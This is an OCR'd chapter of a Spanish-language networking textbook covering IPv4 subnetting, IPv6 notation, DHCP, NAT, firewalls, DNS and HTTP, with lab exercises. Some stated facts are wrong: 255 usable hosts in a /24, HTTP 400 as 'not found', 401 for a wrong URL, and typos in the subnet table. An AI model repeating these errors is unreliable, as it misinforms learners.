IPv4 (Protocolo de Internet versión 4) es la infraestructura de direcciones actual de Internet. Una dirección IPv4 consta de 32 bits con un máximo de poco más de cuatro mil millones de direcciones IP. Debido a que Internet of Things se desarrolla cada vez más rápido (cada dispositivo obtiene su propia dirección) Internet debe implementar la nueva infraestructura IPv6; ésta consta de 128 bits y produce 340 sextillones de direcciones (340 con 36 ceros), posteriormente se tratará este tipo.

Un ejemplo de dirección IPv4 es: 192.168.10.10. Una dirección de este estilo consta de cuatro números (entre 0 y 255) separados por puntos; una parte identifica a la red y la otra un host único (computadora, impresora o tableta) en la red. La computadora muestra direcciones IPv4 con cuatro octetos binarios (bytes), a su vez un octeto (byte) consta de ocho números (bits), y cada bit puede estar activado o desactivado (0=desactivado, 1=activado). El valor de un bit depende de la posición en el octeto (byte).

En el siguiente byte (octeto), el octavo y el segundo bit están activados, eso significa que: 8 + 2=10.

Tabla 2.1 Byte (octeto)

				10			
128	64	32	16	8	4	2	1
0	0	0	0	1	0	1	0
							Bit
				Byte			
				Octeto			

En el siguiente byte (octeto) todos los bits están activados, eso significa que: 128+64+32+16+8+4+2+1= 255.

Tabla 2.2 Byte (octeto) activados

				255			
128	64	32	16	8	4	2	1
1	1	1	1	1	1	1	1

En la siguiente tabla, vemos una representación esquemática de la dirección IPv4 192.168.10.10, dividida en una parte de red y otra de host.

Tabla 2.3 Dirección IPv4

	ID de la red		**ID del host**	
	192.	168.	10.	10
IPv4	11000000	10101000	00001010	00001010
	Ciudad	Número de casa		

Supongamos que la parte de red es la ciudad y la parte del host es el número del hogar. En este caso, hay demasiados números de casa, más de los que necesitamos. Por lo tanto, en la siguiente figura tomamos prestado un octeto de la parte del host y lo pasamos a la red. Imagina un octeto de las calles, entonces obtendremos una ciudad con calles y números de casas.

Tabla 2.4 Octeto de calles

	ID de la red		**ID del host**	
	192.	168.	10.	10
IPv4	11000000	10101000	00001010	00001010
	Ciudad	calle	Número de casa	

Con dos octetos con 16 bits podemos tener 2^{16}=65,536 anfitriones posibles. Todavía existen muchos anfitriones (hosts) para una sola red. En la siguiente tabla, tomamos otro octeto de la parte del host; esto se muestra así:

Tabla 2.5 Octeto del host

	ID de la red			ID del host
IPv4	192.	168.	10.	10
	11000000	10101000	00001010	00001010

Con un octeto de 8 bits tenemos 2^8=256 direcciones de anfitriones posibles (host), de las cuales 254 se pueden usar en nuestra red. Esta opción es la más realista.

2.2.3 Máscara de subred

Una computadora debe poder distinguir la parte de la red y la del host de la dirección IP, para lo cual se usa la llamada **máscara de subred**; para encontrar la estándar de una dirección IP, usamos la siguiente tabla:

Tabla 2.6 Clases de direcciones IP

Clase	Serie	Prefijo CIDR estándar
A	1-126	/8
B	128-191	/16
C	192-223	/24
D	224-239	Multitarea
E	240-255	Experimental

ATENCIÓN

Verás que 127 no aparece en la columna de la serie, ya que es el loopback. Se usa como loopback 127.0.0.0 hasta 127.255.255.255 para probar nuestras aplicaciones y enrutadores. Por ejemplo, utilizamos 127.0.0.1 como servidor web host local para este cometido.

En la tabla 2.6 se observan las clases divididas en series determinadas por el primer octeto de cada dirección IP. En la tercera columna vemos el prefijo estándar CIDR (Classless Inter Domain Routing o enrutamiento entre dominios sin clase). Usamos el prefijo CIDR para determinar la **máscara de subred** de la siguiente manera:

En nuestra dirección IP 192.168.10.10, el primer octeto es 192. Esto hace que se trate de una dirección de clase C con un prefijo CIDR de 24; el prefijo CIDR indica que los primeros 24 bits de la máscara de subred deben ser unos (1).

En la máscara de subred, conviertes los primeros 24 bits en unos (1) y el resto en ceros (0). Esto se muestra de la siguiente manera:

Tabla 2.7 Conversión en máscara de subred

	ID de la red			**ID del host**
IPv4	192.	168.	10.	10
	11000000	10101000	00001010	00001010
Máscara de subred	255.	255.	255.	0
	11111111	11111111	11111111	00000000

Nuestra máscara de subred es: 255.255.255.0
De acuerdo con lo anterior, se ha enmascarado el ID de la red como: 192.168.10.10.
El componente del host indica que podemos alojar de 1 a 255 computadoras.

Número de anfitriones

Calculamos las direcciones IP disponibles para los anfitriones por cada red con la siguiente fórmula:

Anfitriones=255 menos el valor en el último octeto de la máscara de subred
En nuestro caso, esto es: 255-0= 255 anfitriones

Número de subredes

Por otra parte, también podemos verificar el número de subredes con la siguiente fórmula:

$$\text{Subredes} = 2^n,$$

donde *n* es el número de unos (1) en el último octeto de la máscara de subred.

En nuestro caso, esto es: subred=2^0=1 subred.

La siguiente tabla es un resumen de esta sección:

Tabla 2.8 Resumen

Dirección de red	**Direcciones de host disponibles desde. . . hasta**	**Dirección de transmisión (la más alta en la serie)**
192.168.10.0	192.168.10.1 . . . 192.168.10.254	192.168.10.255

- La dirección de la red es: 192.168.10.0
- La dirección IP es: 192.168.10.10
- La dirección de transmisión es: 192.168.10.255

La dirección más alta en una subred es la de transmisión: consiste en la dirección de la red más todos los unos (1) en la ID del host; en el ejemplo, entonces es 255. Un host utiliza la dirección de transmisión para enviar el mismo mensaje a todos los anfitriones en la subred al mismo tiempo. Muchos protocolos del conjunto de protocolos TCP/IP usan esta funcionalidad.

2.2.4 Subredes

En las subredes, dividimos la parte del host de la dirección de IP en dos partes: una de la subred y la otra del host.

Toma, por ejemplo, la siguiente dirección IP: 192.168.100.97/26

El prefijo CIDR/26 señala que los primeros 26 bits de la máscara de subred deben ser unos (1).

En la máscara de subred, conviertes los primeros 26 bits en unos (1) y el resto en ceros (0). Esto se muestra en la siguiente tabla:

Tabla 2.9 Conversión

	ID de la red			ID subred	ID host
IPv4	192.	168.	100.	97	
	11000000	10101000	01100100	01	100001
Máscara de subred	255.	255.	255.	192	
	11111111	11111111	11111111	11	000000

La dirección IP es: 192.168.100.97

La máscara de subred es: 255.255.255.192

Número de direcciones IP por subred

Calculamos las direcciones IP disponibles para los anfitriones por cada subred con la siguiente fórmula:

Direcciones IP= 256 menos el valor en el último octeto de la máscara de subred

En nuestro caso, esto es: 256-192 = 64

Estos son 64 anfitriones posibles por cada subred.

Lo anterior nos da las siguientes cuatro subredes:

Subred 1	0 a 63
Subred 2	64 a 127
Subred 3	128 a 191
Subred 4	192 a 255

Número de subredes

Por otro lado, también podemos verificar el número de subredes mediante la siguiente fórmula:

$$\text{Subredes}=2^n,$$

donde *n* es el número de unos (1) en el último octeto de la máscara de subred.

En nuestro caso, esto es: $\text{subredes}=2^2=4$.

Estas son, de hecho, cuatro subredes.

En la siguiente tabla observamos que la primera subred tiene 64 direcciones IP disponibles, donde 0 (la primera) es la dirección de la subred y 63 (la última) la de transmisión.

Tabla 2.10 Series por subred

Número de serie (63)	Dirección de subred (la más baja en serie)	Direcciones de host disponibles desde. . . hasta	Dirección de transmisión (la más alta en la serie)
0...63	192.168.100.0	192.168.100.1...192.168.100.62	192.168.100.63
64...127	192.168.100.64	192.168.100.65...92.168.100.126	192.168.100.127
128...191	192.168.100.128	192.168.100.129...192.168.100.190	192.168.100.191
192...255	192.168.100.192	192.168.100.193...192.168.100.244	192.168.100.255

Nuestra dirección IP 192.168.100.97 está situada en la segunda serie y pertenece al host 97.

- La dirección de subred es: 192.168.100.64
- La dirección IP es:192.168.100.97
- La dirección de transmisión es: 192.168.100.127

LABORATORIO 2.1 ***Cálculo de dirección***

En este ejercicio de laboratorio, calcula la dirección correcta para IP 192.168.100.50/25 y proporciona las respuestas.

- La dirección de subred es:
- La máscara de subred es:
- La dirección de transmisión es:

2.2.5 Compuerta estándar

Nuestra computadora 192.168.100.97 puede comunicarse directamente con todas las de la serie 64...127, pero si desea comunicarse con una de otra red o subred, por ejemplo 172.16.0.2, es necesario un enrutador o una compuerta.

Nuestro enrutador local es la conexión con los enrutadores externos de otras redes, se denomina **default gateway** (compuerta predeterminada, salida) y se especifica automáticamente al configurar un host. Los enrutadores se encargan de enviar la información a la red y host correctos.

En la siguiente topología conectamos computadoras dentro de una red con interruptores y a las redes con enrutadores.




Figura 2.4 Los enrutadores son las compuertas

El administrador de redes configura un enrutador con la máscara de subred y dirección correctas de la compuerta, las cuales varían de una red a otra.

LABORATORIO 2.2 ***Enrutadores e interruptores***

En este ejercicio de laboratorio, dibuja la topografía del Laboratorio 1.1 con la herramienta Packet Tracer o con Lucidcharts. Los enrutadores y conmutadores deben configurarse con las direcciones IP correctas.

2.2.6 IPv6

IPv6, Protocolo de Internet versión 6, es la respuesta al creciente número de usuarios y equipos que usan Internet. Una dirección de este tipo consta de 128 bits y proporciona 340 sextillones de direcciones IP. En esta sección se tratará lo siguiente:

- Formato de dirección IPv6
- Regla 1: Ceros a la izquierda
- Regla 2: Dos puntos dos veces::
- Prefijo de red

Notación hexadecimal

Escribimos direcciones IPv6 en notación hexadecimal, lo que significa literalmente 16 veces. Trabajamos con los números del 0 al 9 y las letras de A a F. En la siguiente tabla se muestra el decimal y los números hexadecimales y binarios correspondientes:

Tabla 2.11 Números decimales, hexadecimales y binarios

Decimal	Hexadecimal	Binario
0	0	0000
1	1	0001
2	2	0010
3	3	0011
4	4	0100
5	5	0101
6	6	0110
7	7	0111
8	8	1000
9	9	1001
10	A	1010
11	B	1011
12	C	1100
13	D	1101
14	E	1110
15	F	1111

Un número hexadecimal consta de 4 bits binarios y no distingue entre mayúsculas y minúsculas; entonces 3FFE es lo mismo que 3ffe.

Tabla 2.12 Números hexadecimales y binarios

Hexadecimal	3	f	f	E
Binario	0011	1111	1111	1110

Un hexteto consiste en cuatro hexadecimales o 16 bits, por ejemplo:

Tabla 2.13 Hextetos

Hexteto			
0 d b 8			
0000	1101	1011	1000

Ejercicio 1

Escribe el siguiente hexteto en el sistema binario:

3ffe			

Escribe el siguiente hexteto en el sistema binario:

0 ad 2			

Una dirección IPv6 es una de 128 bits y consta de 8 hextetos separados por dos puntos (:). Por ejemplo:

2001:0db8:aaaa:1111:0000:0000:0000:0100

A continuación, vemos una dirección IPv6 completa en 8 hextetos:

1				**2**				**3**				**4**			
2001:				0db8:				aaaa:				1111:			
0010	0000	0000	0001	0000	1101	1011	1000	1010	1010	1010	1010	0001	0001	0001	0001

5				**6**				**7**				**8**			
0000:				0000:				0000:				0100			
0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0000	0001	0000	0000

Regla 1 de IPv6

Existen reglas para escribir direcciones IPv6 que las simplifican, la primera de ellas dice:

"No tenemos que anotar los ceros iniciales"

Por ejemplo en la siguiente dirección:

3 ffe:0404:0001:1000:0000:~~000~~0:0ef0:bc00

Podemos omitir los ceros a la izquierda de la siguiente manera:

3ffe:~~0~~404:~~000~~1:1000:~~000~~0:~~000~~0:~~0~~ef0:bc00

Después de la optimización, se observa así:

3ffe:404:1:1000:0:0:ef0:bc00

Ejercicio 2

Optimiza las siguientes direcciones IPv6:

2001:0ef0:0 db8:3ffe:0000:0000:00fe :0001

3ff2:00ff:0d10:4323:0001:0010:0afe :0001

Regla 2 de IPv6

La segunda regla dice:

"No tenemos que escribir un hexteto que consta de ceros"

Escribes :: en lugar de los ceros. Por ejemplo, en la siguiente dirección:

2001:0db8:aaaa:1111:0000:1100:0ef0:0100

Puedes hacer lo siguiente:

2001: ~~0~~db8:aaaa:1111:~~0000~~:1100:~~0~~ef0:~~0~~100

La optimización resulta como sigue:

2001:db8:aaaa:1111::1100:ef0:100

Ejercicio 3

Optimizar las siguientes direcciones IPv6:

3ffe:0404:001:1000:0010:0000:0ef0:bc00

3ffe:04dd:1111:0000:00ca:0100:0ef0:0001

Regla 3 de IPv6

Sólo podemos usar una vez :: por dirección IP. La siguiente dirección IP:

2001:0d02:00a0:0000:eda1:00ef:0000:0095

la podemos escribir de la siguiente manera:

2001:0d02:00a0:~~0000~~:eda1:00ef:0000:0095
2001:d02**:**a0:: eda1:ef:0:95

O como:

2001:0d02:00a0:0000:eda1:00ef:~~0000~~:0095
2001:d02:a0:0:eda1:ef:: 95

Ejercicio 4

Optimizar las siguientes direcciones IPv6 con dobles dos puntos.

3ffe:1111:0000:0000:1111:cafe:ef 0:1

ffe:0000:0000:1111:0000:0000:ef0:1

Escribe las siguientes direcciones IPv6 en su totalidad:

ffe:2001:0:101::10:ef:1

ffe:2001:0:1a::afe:ef0:1

Regla 4 de IPv6

Podemos desoptimizar una dirección IPv6 ya optimizada. Por ejemplo, la siguiente dirección:

2001:0:10:100:1000:cd:ad:101

podemos desoptimizar de la siguiente manera:

2001:0000:0010:0100:1000:00ca:00ad:0101

Ejercicio 5

Desoptimiza las siguientes direcciones IPv6:

3 ffe:9:1:1000:0:cafe:ef 0:1

ffe:3e:1a:1abc:face:0:ef0:1

Regla 5 de IPv6

Escribimos hextetos consecutivos con ceros y dobles dos puntos. Por ejemplo, en la siguiente dirección IP:

ff02:0000:0000:0000:0000:06a0:0500:0001

podemos hacer lo siguiente:

ff02:~~0000~~:~~0000~~:~~0000~~:~~0000~~: ~~0~~6a0: ~~0~~500:~~000~~1

y escribir lo siguiente:

ff02::6a0:500:1

Ejercicio 6

Optimizar la próxima dirección IPv6:

3 ffe:0404:0000:0000:0000:0000:0ef0:bc 00

2.2.7 ID de la red y del host

En IPv4 podemos identificar el ID de la red por la máscara de subred o el número de bits, por ejemplo:

255.255.255.0 o /24

En IPv6 identificamos la ID de la red sólo por el número de bits, por ejemplo:

3ffe:1944:100:a::1/64

Podemos dar de baja la dirección de la siguiente manera:

3ffe:1944:0100:000a:0000:0000:0000:0001

En este caso, la ID de red consta de los primeros 64 bits y la del host de los segundos 64 bits:

3ffe:1944:0100:000a es la ID de la red
0000:0000:0000:0001 es la ID del host

Aquí tenemos un segundo ejemplo:

2001::1/96

En este caso, la ID de la red tiene 96 bits de largo y la del host es de 32 bits:

2001:0:0:0:0:0 es la ID de la red
0:1 es la ID del host

LABORATORIO 2.3 ***IPv6***

Encuentra la ID de la red y la del host de las direcciones IPv6 dadas.

IPv6 2001:1/80

En este caso, la ID de la red consta de _____ bits y la del host de _____ bits.
La ID de la red es:
La ID del host es:

IPv6 2001::1/16

En este caso, la ID de la red consta de _____ bits y la del host de _____ bits.
La ID de la red es:
La ID del host es:

2.3 ◆ Componentes del enrutador

El enrutador de una red realiza diferentes funciones. En las siguientes secciones observamos los componentes del enrutador:

- Protocolo de control de host dinámico (DHCP)
- Firewalls
- Traducción de direcciones de red (NAT)

2.3.1 Protocolo de control del host dinámico (DHCP)

Los enrutadores están equipados con un servidor DHCP el cual se encarga de distribuir direcciones IP estáticas y dinámicas a las computadoras en su red. Una **dirección IP dinámica** es aquélla que se alquila temporalmente a una computadora en la red, la duración del contrato puede ser de horas o días. El servidor DHCP conoce la serie de direcciones IP dinámicas posibles. Por otro lado, una **dirección estática** es la del enrutador (compuerta). Todos los enrutadores tienen una dirección estática.

Direcciones IP dinámicas

Las direcciones dinámicas se alquilan dentro de una red de equipos, tales como computadoras, servidores e impresoras para que puedan comunicarse entre sí.

Para las direcciones IP dinámicas por red o subred utilizamos tres, así llamadas series de direcciones privadas:

Tabla 2.14 Direcciones IP privadas dinámicas

Series		De	A
1		10.0.0.0	10.255.255.255
2		172.16.0.0	172.31.255.255
3		192.168.0.0	192.168.255.255

2.3.2 Firewalls

Un **firewall** es parte del enrutador, opera entre las redes privadas e Internet. Los firewalls se pueden configurar por medio de reglas para bloquear o permitir la comunicación con otras redes; por ejemplo, al permitir la comunicación bidireccional mediante el puerto 80.

Otra regla señala que puede permitir a un servidor SQL se comunique desde una dirección IP remota con una interna específica a través del puerto 1433. Sin embargo, otra regla puede, por ejemplo, bloquear la comunicación a través de puertos de riesgo.

Ejemplos de firewalls son:

- CheckPoint
- Cisco PIX
- SonicWall
- Contivity
- Linksys (red doméstica)

Los firewalls también realizan la traducción de direcciones de red (NAT).

2.3.3 Traducción de direcciones de red (NAT)

A cada computadora de una red privada se le asigna una dirección dinámica mediante DHCP; todos los equipos dentro de la red se comunican entre sí por medio de estas direcciones. Pero para comunicarse con Internet se necesita una IP pública. **NAT** es el proceso por el que una, cien o mil computadoras de una red privada usan una dirección IP pública única (la dirección del enrutador) para tener acceso a Internet.

En la siguiente figura, vemos que en el momento en que la laptop en la red 2 se conectó al enrutador, el DHCP de éste creó la dirección IP dinámica 172.16.0.3 para la computadora.




Figura 2.5 DHCP y NAT

Cuando la laptop 172.16.0.3 en la red 2 envía una solicitud a la red 1, se lleva a cabo una traducción de direcciones de red (NAT), de modo que la solicitud se ejecuta a través del enrutador 172.16.0.0. Cuando la respuesta de la red 1 vuelve al enrutador, el protocolo NAT sabe que la respuesta es para la laptop 172.16.0.3. El papel del protocolo NAT es enviar la respuesta al solicitante correcto.

LABORATORIO 2.4 ***Firewalls***

Crear la topografía del Laboratorio 2.2 para añadirle firewalls.

2.3.4 Direcciones IP públicas reservadas

Los proveedores de Internet ya han reservado direcciones IP públicas que arrendan a sus clientes. En la siguiente tabla vemos ejemplos de direcciones reservadas por dos proveedores.

Tabla 2.15 Direcciones IP públicas reservadas

De	A	Número	Proveedor	Fecha
85.113.224.0	85.113.255.255	8192	KPN	15-12-2005
95.98.0.0	95.99.255.255	131072	T-Mobile	12-01-2009

2.4 ◆ Sistema de nombre de dominio (DNS)

El **DNS** tiene la función principal de traducir nombres de dominio a las direcciones IP públicas correspondientes; se trata de un componente esencial de la funcionalidad de Internet. Los servidores DNS tienen una base de datos como se ve en la siguiente tabla:

Tabla 2.16 Base de datos DNS

Nombre de dominio	Dirección IP pública
www.kpn.nl	145.7.170.135
www.tmobile.nl	80.79.204.8
www.google.com	173.194.39.78

Hay servidores DNS para los dominios .com, .net, .edu, .org, y así sucesivamente. En la actualidad, existen 53.895 servidores DNS en 205 países. En la siguiente figura se observa cómo los servidores DSN traducen el nombre de dominio google.com a la dirección IP correcta.




Figura 2.6 Servidores DNS

Cuando tecleas **google.com** en tu navegador, te conecta a uno de los servidores DNS. El servidor traduce **google.com** a **173.194.39.78** y se conecta a **google.com**. También puedes teclear 173.194.39.78 pero google.com es más fácil de recordar.

DNS spoofing (suplantación DNS)

La **suplantación DNS** es una piratería informática que utiliza la memoria caché de resolución DNS del servidor DNS. El pirata informático irrumpe en un servidor DNS y corrompe la memoria caché de resolución DNS con una dirección IP incorrecta de su propiedad. El tráfico de red se redirige a la computadora del hacker.

Sistema de nombres de dominio de la intranet (DNS)

Una red, como una Intranet, debe tener su propio registro DNS para traducir los nombres de dominio (aplicaciones web) a las direcciones IP. En la siguiente figura, vemos un servidor de Intranet con un servidor DNS.




Figura 2.7 Servidor DNS de Intranet

2.5 ◆ HTTP

El Protocolo de Transferencia de Hipertexto, abreviado **HTTP**, es uno tipo cliente-servidor de respuesta solicitada asimétrica para el transporte de documentos; por ejemplo, para páginas web y videos dentro de Internet. HTTP usa IP y TCP para hacer ese traslado, de modo que se puede citar: HTTP (sobre TCP/IP). Ya hemos estudiado TCP e IP en las secciones 1.3 y 1.4, pero aquí se muestra nuevamente la tabla con los protocolos:

Tabla 2.17 Protocolos

Aplicación	Protocolo	Transporte
e-mail	SMTP	TCP
Web	HTTP/HTTPS	TCP
Transferencia de archivos	FTP	TCP
Nombre del servidor de dominio	DNS	UPD

2.5.1 Localizador uniforme de recursos (URL)

HTTP usa un URL (Localizador Uniforme de Recursos). **URL** es el esquema de direccionamiento para documentos en Internet y tiene el siguiente formato: **protocolo://dominio/documento**

Por ejemplo, cuando solicitas tu horario escolar, tecleas: **http://www.escuela.com/horario.html**

HTTP comienza con un "apretón de manos" de tres vías (apretón de manos TCP) que establece una conexión entre el navegador y el servidor de la siguiente manera:




Figura 2.8 Protocolo de control de transmisión "apretón de manos"

El navegador y el servidor primero deben intercambiar paquetes SYNC y ACK antes de establecer una conexión.

El siguiente diagrama de secuencia UML describe cómo funciona HTTP:




Figura 2.9 Diagrama de secuencia de HTTP

A continuación, una explicación de HTTP:

- Teclear el URL del horario en el servidor de la escuela, por ejemplo **http://www.escuela.com/horario.html**
- El servidor DNS busca y proporciona la dirección IP correspondiente del nombre del dominio **www.escuela.com**, por ejemplo: 202.54.158.131.
- TCP establece una conexión entre la dirección IP de la computadora y la del servidor de la escuela utilizando el protocolo de enlace (handshake) TCP.
- HTTP envía una solicitud GET para el recurso **horario.html**.
- El servidor de tu escuela busca el documento solicitado **www.escuela.com/horario.html**
- Cuando se encuentra el documento, el servidor de la escuela envía la respuesta **200** (esto significa que se encontró el documento) y se envía **horario.html**.
- Si no está el documento, el servidor de la escuela envía la respuesta **400** (esto significa que el documento no se encuentra).

Encabezados HTTP

HTTP usa encabezados para cada solicitud y cada respuesta; hay cuatro de ellos:

- General: información general sobre solicitud y respuesta
- Solicitud: información sobre el documento que se pide
- Respuesta: información sobre el servidor y el documento que se entregará
- Entidad: por ejemplo, contenido y longitud del documento entregado

Código de estado HTTP

A continuación se pueden ver los posibles códigos de estado de una solicitud HTTP:

- 200: recurso entregado con éxito
- 201: recurso creado
- 300: redirección
  - 301: recurso movido permanentemente
  - 302: recurso movido temporalmente
  - 304: sin cambio
- 400: problema con la solicitud
  - 401: solicitud no autorizada
  - 403: prohibido, sin acceso
  - 404: documento no encontrado

- 405: método no permitido
- 500: problema con el servidor

En la siguiente figura vemos un error HTTP 401 si, por ejemplo, ingresamos un URL incorrecto:




Figura 2.10 Error de HTTP 401

2.5.2 Métodos HTTP

HTTP implementa los siguientes métodos:

- GET
- POST
- PATCH
- PUT
- DELETE

LABORATORIO 2.5 ***Encabezados HTTP***

Teclea lo siguiente y guárdalo como **index.php**.

En el siguiente ejemplo, enviamos el formulario a nuestro servidor local utilizando el método POST:

```
<form name= “ingresar”  action= “” method= “POST” >
   <input type= “text” name= “correo” value= “correo@gmail.com” />
   <input type= “password” name= “clave” value= “clave” />
   <input type= “submit” name= “enviar” value= “ingresar” />
</form >
<?php
```

```
if(isset($_POST['enviar'])) {
    echo "------------ Backend --------";
    $correo = htmlspecialchars($_POST['correo']);
    $clave = htmlspecialchars($_POST['clave']);
    echo "<br>correo electrónico: $correo";
    echo "<br>clave: $clave";
}
?>
```

Envía los datos del formulario al servidor local. Para ver el tráfico de red en tu navegador, haz lo siguiente:

Teclea **CTRL-Alt-E** para abrir la pestaña **Red** del menú del desarrollador.

En la siguiente figura se observa el encabezado HTTP del código anterior. Haz clic en la pestaña HTML y luego en **Método**.

- Selecciona el método POST como se muestra a continuación.
- Haz clic en **Parámetros** para ver los datos en el encabezado HTTP.

Figura 2.11 Parámetros del método HTTP POST

En la siguiente figura, vemos el encabezado HTTP del código anterior. Haz clic en la pestaña HTML y luego en Método.

- Selecciona el método POST como se muestra a continuación.
- Haz clic en la pestaña **Encabezados** para ver el encabezado HTTP.

